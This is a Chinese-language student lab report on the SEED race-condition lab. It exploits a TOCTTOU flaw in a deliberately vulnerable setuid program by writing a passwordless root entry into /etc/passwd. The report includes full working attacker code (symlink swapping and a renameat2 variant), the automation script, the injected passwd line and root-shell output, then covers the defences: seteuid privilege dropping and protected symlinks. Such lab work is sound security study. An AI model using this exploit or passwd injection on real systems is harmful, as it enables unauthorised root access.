实验七 Race Condition

实验环境准备：

1. 输入下面的指令，关闭 Ubuntu 系统自身的链接保护措施：

```
[05/07/21]seed@VM:~/.../Lab7_Race-condition$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
```

2，编写漏洞程序 vulp.c，编译后将其设置为特权程序。源码如下：

```c
# include <stdio.h>
# include <unistd.h>
# include <string.h>

int main(){
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    // get user input
    scanf("%50s", buffer);

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }else{
        printf("No permission \n");
    }

    return 0;
}
```

Task 1：选择攻击目标

本实验选择目标文件“/etc/passwd”，该文件记录系统用户密码，且普通用户不可写入。我们将尝试利用 vulp.c 的竞态漏洞，获取 root 权限并向文件中写入一条用户密码条目，创建一个 root 账户。关于写入条目的格式，这里作一点说明。如下图所示：

（1）测试魔术值的可行性。使用 root 权限向 /etc/passwd 文件尾部写入下面的指令，测试能否登录系统（操作 passwd 文件前可存放一份拷贝，以防不测）。如下所示：

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

（2）写入后，在 shell 窗口中输入命令“id”，可知当前用户仍为 seed；

输入命令“su test”切换到用户 test，提示输入密码，这里不用输入密码，直接回车即可登录成功；

输入命令“id”，可知已经切换到 root 用户“test”。可知魔术值有效。如下所示：

```
[05/07/21]seed@VM:/etc$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4
p),46(plugdev),113(lpadmin),128(sambashare)
[05/07/21]seed@VM:/etc$ su test
Password:
root@VM:/etc# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/etc# _
```

（3）回到文件“/etc/passwd”中，删除步骤（1）中添加的内容。

Task 2A：发起 Race Condition 攻击

竞态漏洞攻击的关键在于恰好捕获 vulp 程序中的 TOCTTOU 时间窗口，在该时间窗口内完成软连接的切换。因此我们让攻击程序和漏洞程序同时循环运行，以期某一刻攻击方能抓住漏洞程序的 TOCTTOU 窗口，完成对“/etc/passwd”的写入操作。

（1）编写并编译攻击程序 attacker.c，如下所示：

```c
# include <unistd.h>

int main(){
    while(1){
        // relink "/tmp/XYZ" to "/dev/null"
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        // waiting for 1000us
        usleep(1000);

        // relink "/tmp/XYZ" to "/etc/passwd"
        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        // waiting for 1000us
        usleep(1000);
    }

    return 0;
}
```

（2）在攻击尚未成功之前，攻击程序 attacker 与漏洞程序 vulp 都需要一刻不停的循环运行。纯手工重复输入数据并执行 vulp 是不现实的。将输入数据存入文件 passwd_input 中，并编写 shell 脚本来循环读取数据、启动 vulp。同时，在脚本文件中加入对执行 vulp 程序前后，文件“/etc/passwd”的比较，当检测到文件被修改时终止程序执行。这样整个攻击过程就实现了自动化。

1，编写 shell 脚本 running_vulp.sh 如下：

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)

while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new=$($CHECK_FILE)
done
echo "Stop....The passwd file has been changed!"
```

2，将需要添加到“/etc/passwd”中的用户密码写入文件“passwd_input”中。如下：

```
[05/08/21]seed@VM:~/.../Lab7 Race-condition$ cat passwd_input
hacker:U6aMy0wojraho:0:0:hacker:/root:/bin/bash
```

3，发起攻击。输入命令“./attacker&”令攻击程序在后台循环运行（也可以开启 2 个 shell 窗口，分别运行攻击方和漏洞方）。输入命令“bash running_vulp.sh”运行漏洞程序。显示文件已修改，如下：

```
[05/08/21]seed@VM:~/.../Lab7_Race-condition$ ./attacker&
[1] 10106
[05/08/21]seed@VM:~/.../Lab7_Race-condition$ bash running_vulp.sh
No permission
No permission
Stop...The passwd file has been changed
```

4，验证攻击成果。步骤 3 完成了对 root 文件“/etc/passwd”的修改，加入了一个名为“hacker”的用户。输入命令“su hacker”切换到该用户，不输入密码，可以直接进入 root 状态。攻击成功。如下所示：

```
[05/08/21]seed@VM:~/.../Lab7_Race-condition$ su hacker
Password:
root@VM:/home/seed/Desktop/computerSecurity/Lab7_Race-condition# id
uid=0(root) gid=0(root) groups=0(root)
```

Task 2B：一种改进的攻击方法

在 Task2A 中，我们的攻击程序在运行过程中，会循环修改软链接的指向。然而这是有风险的——删除旧链接、指向新链接是 2 条独立的指令。因此我们自身的攻击程序也有竞态漏洞！这样想：我们试图攻击目标程序的竞态漏洞，但是攻击者也存在同样的漏洞，当两个程序并发执行时，攻击者本身也有可能被漏洞程序攻击。因此，为了消除攻击者中的竞态漏洞，我们需要优化攻击方法——将删除旧链接、建立新链接用一条指令实现，即系统调用 SYS_renameat2。

修改 attacker.c（源码如下），重新执行 Task2A。可以攻击成功，结果如下：

```c
# include <unistd.h>
# include <sys/syscall.h>
# include <linux/fs.h>

int main(){
    while(1){
        unsigned int flags = RENAME_EXCHANGE;

        unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");

        //waiting 1000us
        usleep(1000);

        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);

        //waiting 1000us
        usleep(1000);
    }

    return 0;
}
```

```
No permission
No permission
No permission
Stop...The passwd file has been changed
[05/08/21]seed@VM:~/.../Lab7_Race-condition$ su hacker
Password:
root@VM:/home/seed/Desktop/computerSecurity/Lab7_Race-condition# id
uid=0(root) gid=0(root) groups=0(root)
```

Task 3：预防措施：使用最小特权原则

本实验中，特权程序 vulp.c 实现的功能是：让用户向符合自身权限的文件中写入内容。然而此功能无需特权。因此该特权程序违背了最小特权原则。如确实需要特权，可以在权限检查阶段使用系统调用 seteuid 来暂时放弃程序的特权，避免在敏感操作时获得过多权限。

（1）使用 seteuid( )修改程序 vulp.c，编译后修改为特权程序。如下所示：

```c
# include <stdio.h>
# include <unistd.h>
# include <string.h>

int main(){
    char buffer[60];
    FILE* fp;

    // get user input
    scanf("%50s", buffer);

    uid_t real_uid = getuid();
    uid_t effe_uid = geteuid();


    // turn off the privilege temporarily
    seteuid(real_uid);

    fp = fopen("/tmp/XYZ", "a+");
    if(fp != NULL){
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }else{
        printf("No permission \n");
    }


    // turn on the privilege
    seteuid(effe_uid);

    return 0;
}
```


（2）重复 Task2A。始终输出“no permission”，即攻击失败。说明该措施可以避免竞态攻击。原因在于第一个 seteuid(real_uid)会将此特权程序的特权降级到 real_uid 的级别，因此无法打开 root 权限才能编辑的“passwd”文件。第二个 seteuid(effe_uid)的作用是恢复特权。

Task 4：预防措施：使用 Ubuntu 内置机制

Ubuntu 10.0 以后都在系统内部内置了抵御竞态条件攻击的措施。

（1）输入下面的指令，打开该保护机制：

（2）使用不带 seteuid 机制的漏洞程序 vulp.c（Task3 之前版本），重复实验。始终显示 No permission。如下所示：



（3）该机制即“粘滞链接”保护。

原理：系统检测到符号链接所有者与目录所有者、跟随者不同时，则不会执行 fopen( ) 操作。本实验中，目录“/tmp”所有者为 root，漏洞程序所有者为 root。而符号链接“/tmp/XYZ”的所有者是 seed，故不会攻击成功。

局限：仅对开启该措施的目录有效，攻击者仍可以在其他目录发起攻击。